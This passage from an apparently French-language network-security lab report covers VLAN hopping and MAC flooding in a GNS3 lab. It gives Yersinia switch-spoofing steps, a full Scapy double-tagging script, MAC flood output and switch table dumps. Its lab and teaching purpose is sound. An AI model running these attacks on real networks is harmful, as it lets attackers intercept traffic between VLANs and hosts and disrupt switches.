


Figure 110:Interface graphique Yersinia

Maintenant, envoyer un message DTP est aussi simple que les 4 étapes suivantes :
click "Launch attack"

click the tab "DTP"

click "enable trunking"

click "ok"




Figure 111:Envoi d'un message DTP en 4 étapes

Après avoir effectué le trunk, l'interface du PC switch1 affiche des trunks comme celui-ci.

```
switch#show interfaces trunk
Interface: eth0
Port      Mode       Encapsulation Status      Native vlan
Eth0/0    on        802.1q        trunking     1
Eth0/1   desirable  n-802.1q      trunking     1

Port      Vlans allowed on trunk
Eth0/0    1-4094
Eth0/1   1-4094

Port      Vlans allowed and active in management domain
Eth0/0    1,10,30
Eth0/1   1,10,30

Port      Vlans in spanning tree forwarding state and not pruned
Eth0/0    1,10,30
Eth0/1   1,10,30
```

Figure 112:Yersinia a réalisé DTP trunking

Maintenant, à partir de la figure ci-dessus, nous pouvons voir que le tronc est formé avec succès et que l'attaquant s'est connecté au VLAN natif du switch1. C'est la fin de mon attaque d'usurpation de commutateur (switch spoofing).




Figure 113:Trunking réussi sur l'interface du switch1

➤ Double Tagging

Nous pouvons utiliser [Scapy](#) pour créer des trames arbitraires avec les en-têtes 802.1Q nécessaires. La commande suivante dans Scapy génère une requête d'écho ICMP (ping) avec deux en-têtes 802.1Q (VLAN 1 et VLAN 10)

Dans le terminal de Kali Linux, vous pouvez utiliser Scapy pour créer et envoyer un paquet avec des en-têtes 802.1Q en exécutant un script Python. Voici les étapes à suivre :

- Créez un nouveau fichier Python en utilisant votre éditeur de texte préféré. Par exemple, exécutez la commande suivante pour créer un fichier nommé `send_vlan_packet.py`:
- nano send_vlan_packet.py**
- Dans l'éditeur de texte, copiez et collez le code suivant :



```
GNU nano 7.2
#!/usr/bin/env python

from scapy.all import *

# Création du paquet avec les en-têtes 802.1Q
packet = Ether(dst='ff:ff:ff:ff:ff:ff') / Dot1Q(vlan=1) / Dot1Q(vlan=10) / IP(dst="192.168.1.4") / ICMP()

# Envoi du paquet sur l'interface spécifiée
sendp(packet, iface="eth0")
```

Figure 114:Création et envoi de paquets VLAN avec Scapy


IP_destination (192.168.1.4) : L'adresse IP de destination pour la requête d'écho ICMP.

interface_name (eth0): Le nom de l'interface réseau sur laquelle vous souhaitez envoyer le paquet.

- Dans le terminal, exécutez la commande suivante pour exécuter le script Python

:

python send_vlan_packet.py



```
[root@kali]~[/home/zakariya/Desktop/scapy]
# nano send_vlan_packet.py

[root@kali]~[/home/zakariya/Desktop/scapy]
# python send_vlan_packet.py

.
Sent 1 packets.

[root@kali]~[/home/zakariya/Desktop/scapy]
```

Figure 115:Exécution du script Python pour l'envoi de paquets VLAN

Les résultats de Wireshark sont les suivants :




Figure 116: Wireshark de l'attaquant montrant une double trame encapsulée envoyée à la victime




Figure 117: La victime a reçu une demande ICMP de l'attaquant

Les chiffres ci-dessus montrent que les deux attaques ont réussi.

4.3 MAC flooding attack

4.3.1 What is a MAC Address?

Une adresse MAC, ou adresse de contrôle d'accès au support, est l'adresse unique et câblée d'un adaptateur réseau. Chaque appareil doté de la capacité de se connecter à un réseau dispose d'un adaptateur réseau avec une adresse MAC. Une adresse MAC est l'équivalent physique d'une adresse IP, qui est l'adresse logicielle du réseau. Tous les appareils appartenant au même sous-réseau du réseau ont des adresses MAC différentes, et les commutateurs stockent les adresses MAC à des fins de routage.

4.3.2 What is a MAC flooding attack?

Les attaques de débordement de table d'adresses MAC (MAC flooding attack) sont une forme d'attaque réseau qui vise les commutateurs Ethernet. Ces attaques exploitent les vulnérabilités dans la façon dont les commutateurs gèrent les adresses MAC pour perturber le fonctionnement normal du réseau.




Figure 118: What is a MAC flooding attack?

4.3.3 Comment fonctionnent les commutateurs réseau

Un commutateur réseau inspecte chaque trame qui passe à travers lui. Cette inspection est effectuée non seulement pour s'assurer que les données atteignent leur destination, mais aussi pour que les réponses à chaque trame puissent parvenir à l'appareil qui l'a initiée. Pour comprendre une attaque de débordement de table CAM, il est utile de comprendre cette fonctionnalité.

Lorsqu'une trame entre dans le réseau, le commutateur l'inspecte et mémorise l'adresse MAC source. Il le fait afin que les futures transmissions puissent être effectuées rapidement et de manière transparente. À l'avenir, lorsque des trames arrivent destinées à des appareils pour lesquels le commutateur possède déjà une adresse, le commutateur peut les prendre, les transmettre sur le plan arrière du commutateur et les acheminer directement vers le port correspondant. Tous les autres ports ne voient pas ces trames.

Imaginez un commutateur avec trois ports qui nous intéressent. L'ordinateur portable A (port n°1) souhaite se connecter à l'ordinateur portable B (port n°2). Le commutateur a déjà enregistré leurs adresses MAC, donc si une trame arrive depuis le port n°1 et est destinée au port n°2, le commutateur peut la transmettre directement et en privé. Mais imaginez qu'il y ait un PC espion sur le port n°3. Cet espion souhaite voir chaque trame et devra tromper le commutateur pour les obtenir.

Fonctionnement

Les commutateurs Ethernet utilisent des tables d'adresses MAC pour stocker les adresses MAC des périphériques connectés. Lorsqu'un paquet arrive sur un port d'entrée, le commutateur utilise l'adresse MAC de la source pour mettre à jour sa table d'adresses MAC. Si l'adresse MAC n'est pas déjà dans la table, le commutateur l'ajoute à la table avec le port d'entrée correspondant. Lorsque le commutateur reçoit un paquet destiné à une adresse MAC spécifique, il regarde dans sa table pour trouver le port de sortie correspondant et achemine le paquet vers ce port.

Les attaques de débordement de table d'adresses MAC exploitent le fait que la table d'adresses MAC a une taille limitée. En envoyant intentionnellement des paquets avec des adresses MAC falsifiées, un attaquant peut remplir la table d'adresses MAC du commutateur jusqu'à ce qu'elle atteigne sa capacité maximale. Lorsque cela se produit, le commutateur ne peut plus ajouter de nouvelles adresses à la table et ne peut plus acheminer les paquets correctement.

Vulnérabilités

Les attaques de débordement de table d'adresses MAC exploitent plusieurs vulnérabilités dans la conception des commutateurs Ethernet. L'une des principales vulnérabilités est que la plupart des commutateurs ont des tables d'adresses MAC de taille fixe, ce qui signifie qu'ils peuvent être remplis assez facilement avec suffisamment de trafic malveillant. Les attaquants peuvent également utiliser des adresses MAC aléatoires pour rendre plus difficile la détection des paquets malveillants.

4.3.4 Lab MAC Address Flooding Attack

1. But

Modification du comportement du commutateur pour le comportement d'un concentrateur.
(Surveillance de tout le trafic)

2. Matériel utilisé

- Kali Linux
- 2 Appareil (Ubuntu-1, pc1)
- Wireshark

- Switch

3. Installation




Figure 119:topologie de MAC flooding sur gns3

4. Commencer

- Obtenez un aperçu de votre réseau. (Kali Linux)

```
(cybersecurity㉿kali)-[~]
$ sudo netdiscover
```

Currently scanning: 192.168.28.0/16 | Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.2	00:50:79:66:68:00	1	60	Private
192.168.1.3	08:00:27:a0:df:c6	1	60	PCS Systemtechnik GmbH

Figure 120:Aperçu du réseau (Kali Linux)

Le résultat nous montre la machine ubuntu-1 (192.168.1.3) et le PC1 (192.168.1.2).

- Démarrez la communication entre la machine ubuntu-1 et le PC1.

```
cybersecurity@cybersecurity-VirtualBox:~$ ping 192.168.1.2
PING 192.168.1.2 (192.168.1.2) 56(84) bytes of data.
64 bytes from 192.168.1.2: icmp_seq=1 ttl=64 time=1.11 ms
64 bytes from 192.168.1.2: icmp_seq=2 ttl=64 time=0.957 ms
64 bytes from 192.168.1.2: icmp_seq=3 ttl=64 time=1.04 ms
64 bytes from 192.168.1.2: icmp_seq=4 ttl=64 time=0.821 ms
64 bytes from 192.168.1.2: icmp_seq=5 ttl=64 time=1.05 ms
```

Figure 121:Communication ubuntu-1 et PC1

- Regardez la table d'adresses MAC du ubuntu-1.

```
cybersecurity@cybersecurity-VirtualBox:~$ arp -a
? (192.168.1.2) at 00:50:79:66:68:00 [ether] on enp0s3
? (192.168.1.101) at 08:00:27:e8:09:10 [ether] on enp0s3
? (192.168.1.67) at 08:00:27:e8:09:10 [ether] on enp0s3
cybersecurity@cybersecurity-VirtualBox:~$
```

Figure 122:Table MAC ubuntu-1

ii. Démarrez Wireshark. (Kali Linux)




Figure 123:Démarrez Wireshark. (Kali Linux)


Le résultat nous montre aucun trafic ICMP destiné au PC1 (192.168.1.2).

Vérifiez la table d'adresses MAC du commutateur.

```
ESW1#show mac-address-table
Destination Address  Address Type  VLAN  Destination Port
-----  -----  -----  -----
cc02.1ccb8.0000      Self       1      Vlan1
0800.27a0.dfc6      Dynamic     1      FastEthernet1/1
0050.7966.6800      Dynamic     1      FastEthernet1/0
ESW1#
```

Figure 124:Table MAC commutateur

Lancez l'attaque. (MAC Flooding)



```

cf:38:84:5f:e2:ca 70:62:37:5e:fb:90 0.0.0.0.12203 > 0.0.0.0.65240: S 21090536:21090536(0) win 512
af:5a:2b:35:53:f2 87:6d:e1:7d:56:32 0.0.0.0.7401 > 0.0.0.0.20987: S 1740383856:1740383856(0) win 512
44:6d:71:21:df:c6 a:87:86:2a:2b:74 0.0.0.0.9259 > 0.0.0.0.12949: S 759381262:759381262(0) win 512
ab:64:25:31:a4:82 30:db:11:79:78:d6 0.0.0.0.18616 > 0.0.0.0.49995: S 124492085:124492085(0) win 512
a5:54:66:20:7c:30 7c:b5:b9:57:74:e0 0.0.0.0.40230 > 0.0.0.0.65467: S 117656784:117656784(0) win 512
93:9c:36:6:88:e2 9b:7:98:6a:5a:54 0.0.0.0.28386 > 0.0.0.0.64223: S 1656419152:1656419152(0) win 512
ec:e6:52:1d:db:6b 83:b2:55:29:80:d8 0.0.0.0.64072 > 0.0.0.0.35596: S 1866646403:1866646403(0) win 512
66:2d:89:78:d1:27 82:4f:e4:7b:25:33 0.0.0.0.46333 > 0.0.0.0.42349: S 1582518177:1582518177(0) win 512
c1:f6:ff:59:bf:50 4e:42:b:29:f4:42 0.0.0.0.58985 > 0.0.0.0.0.5116: S 818744354:818744354(0) win 512
10:4c:20:21:2e:41 48:1f:8:9:9:49 0.0.0.0.47235 > 0.0.0.0.37879: S 2038922282:2038922282(0) win 512
2e:d3:b3:5b:a1:1b 68:24:b2:6e:48:7a 0.0.0.0.43137 > 0.0.0.0.0.964: S 1824347153:1824347153(0) win 512
17:50:7d:3c:8f:91 7b:c5:b9:61:ed:f7 0.0.0.0.14845 > 0.0.0.0.0.15085: S 2073224376:2073224376(0) win 512
78:e4:e9:12:7b:4d a1:cc:78:6b:b3:1f 0.0.0.0.35416 > 0.0.0.0.0.52999: S 1818491228:1818491228(0) win 512
58:84:f8:35:a3:14 dc:67:cf:33:6b:cd 0.0.0.0.59596 > 0.0.0.0.0.46956: S 839498796:839498796(0) win 512
27:52:bc:3b:ca:7a 62:46:c8:74:18:35 0.0.0.0.359 > 0.0.0.0.0.44212: S 501198012:501198012(0) win 512
ac:45:f4:5d:fd:c1 70:2:bd:2c:ba:5b 0.0.0.0.44418 > 0.0.0.0.0.60424: S 1792387556:1792387556(0) win 512
62:95:b1:56:b4:f 0:5a:e6:4d:bf:7 0.0.0.0.0.62000 > 0.0.0.0.0.34115: S 740475420:740475420(0) win 512
d:7a:d1:34:22:7c fc:b9:34:21:8:ea 0.0.0.0.0.31158 > 0.0.0.0.0.12962: S 903857342:903857342(0) win 512
7e:ea:d5:29:3e:1e f0:8d:60:78:82:43 0.0.0.0.0.35124 > 0.0.0.0.0.10108: S 1510930940:1510930940(0) win 512
45:3e:7a:7c:1e:c0 dc:f6:1c:76:a5:e2 0.0.0.0.6520 > 0.0.0.0.0.47630: S 1113345111:1113345111(0) win 512
e2:2b:93:6e:92:3d e0:b7:f8:4b:a5:f5 0.0.0.0.0.17294 > 0.0.0.0.0.8530: S 1796865179:1796865179(0) win 512
8e:d3:15:12:9:fc ab:d:c0:4:e:f4:6b 0.0.0.0.0.54262 > 0.0.0.0.0.18624: S 581753651:581753651(0) win 512
63:bb:4a:2b:a0:38 be:d:62:5a:a7:d3 0.0.0.0.0.56599 > 0.0.0.0.0.46269: S 1367939203:1367939203(0) win 512
dc:36:98:5:81:84 d6:92:87:16:4d:40 0.0.0.0.0.62816 > 0.0.0.0.0.48565: S 30273661:30273661(0) win 512
6:6c:dc:f:ee:d7 37:b6:e8:22:4d:d8 0.0.0.0.0.44721 > 0.0.0.0.0.6107: S 1684503812:1684503812(0) win 512
4e:28:8e:17:1a:48 c0:98:71:4:c:fc:a7 0.0.0.0.0.55289 > 0.0.0.0.0.30937: S 1467473342:1467473342(0) win 512
34:37:71:2d:ab:71 4e:2d:39:19:4:e 0.0.0.0.0.24317 > 0.0.0.0.0.10073: S 1041088598:1041088598(0) win 512
f7:a4:78:5:f:46:7a 3d:98:f9:10:8:f:5d 0.0.0.0.0.63035 > 0.0.0.0.0.33093: S 490760117:490760117(0) win 512
69:c9:6e:64:d1:c4 db:9a:e6:4:9:93 0.0.0.0.0.4994 > 0.0.0.0.0.50375: S 1142419526:1142419526(0) win 512
5e:7f:6:f:7:3:99 2:9:f:61:1:b5:4:cd 0.0.0.0.0.3587 > 0.0.0.0.0.1540: S 461535283:461535283(0) win 512
6:c:a9:df:2d:25:98 f0:f0:bd:15:83:80 0.0.0.0.0.28062 > 0.0.0.0.0.27632: S 2036916511:2036916511(0) win 512
3:b:c0:5d:3:60:8 2:a:f7:3:b:40:5:a:63 0.0.0.0.0.7903 > 0.0.0.0.0.12012: S 357389231:357389231(0) win 512
c1:43:e3:33:ca:ef 5:a:f8:e5:73:8:32 0.0.0.0.0.40548 > 0.0.0.0.0.52003: S 1513209626:1513209626(0) win 512
8:c:48:ff:e:98:70 7:a:1:a:c5:2:f:39:5:e 0.0.0.0.0.14204 > 0.0.0.0.0.57017: S 994767002:994767002(0) win 512

```

Figure 125:Lancez l'attaque. (MAC Flooding)

Effacez la table d'adresses MAC du commutateur. (Pour accélérer le résultat de l'attaque)

```
ESW1#clear mac-address-table
```

Figure 126:Effacement de la table MAC du commutateur

Arrêtez l'attaque et vérifiez l'état de la table d'adresses MAC.

```

ESW1#show mac-address-table count

NM Slot: 1
-----
Dynamic Address Count: 8188
Secure Address (User-defined) Count: 0
Static Address (User-defined) Count: 0
System Self Address Count: 1
Total MAC addresses: 8189
Maximum MAC addresses: 8192

```

ESW1#show mac-address-table						
Destination Address	Address	Type	VLAN	Destination Port		
cc02.1cb8.0000		Self	1	Vlan1		
0050.7966.6800		Dynamic	1	FastEthernet1/0		
0800.27a0.dfc6		Dynamic	1	FastEthernet1/1		
ba7d.b752.f3aa		Dynamic	1	FastEthernet1/2		
1aa8.4e2f.df90		Dynamic	1	FastEthernet1/2		
6e60.aa07.fc1a		Dynamic	1	FastEthernet1/2		
7aa2.a63f.7fdc		Dynamic	1	FastEthernet1/2		
d208.4859.719e		Dynamic	1	FastEthernet1/2		
6e47.b559.ac0f		Dynamic	1	FastEthernet1/2		
68b3.645b.7727		Dynamic	1	FastEthernet1/2		
184d.261b.c932		Dynamic	1	FastEthernet1/2		
6e00.ff01.4ae2		Dynamic	1	FastEthernet1/2		
28b4.8754.20f3		Dynamic	1	FastEthernet1/2		
d85d.a610.4af7		Dynamic	1	FastEthernet1/2		
ba07.d954.e1f4		Dynamic	1	FastEthernet1/2		
524d.d807.1253		Dynamic	1	FastEthernet1/2		
52a6.7a52.89cc		Dynamic	1	FastEthernet1/2		
203f.d131.2139		Dynamic	1	FastEthernet1/2		
9419.1778.da52		Dynamic	1	FastEthernet1/2		
2c05.0a62.12b9		Dynamic	1	FastEthernet1/2		

Figure 127:Arrêt de l'attaque et état de la table MAC

Vérifiez Wireshark.




Figure 128:Trafic ICMP vers PC1 dans Wireshark

Le résultat nous montre le trafic ICMP destiné au PC1 (192.168.1.2).

4.4 RIP Protocol DoS (Denial of Service) Attack

Une attaque de déni de service (DoS) sur le protocole RIP (Routing Information Protocol) consiste à submerger un routeur avec un grand nombre de paquets RIP malveillants dans le but de le rendre indisponible ou d'interrompre le trafic réseau.

4.4.1 Comment il fonctionne ?

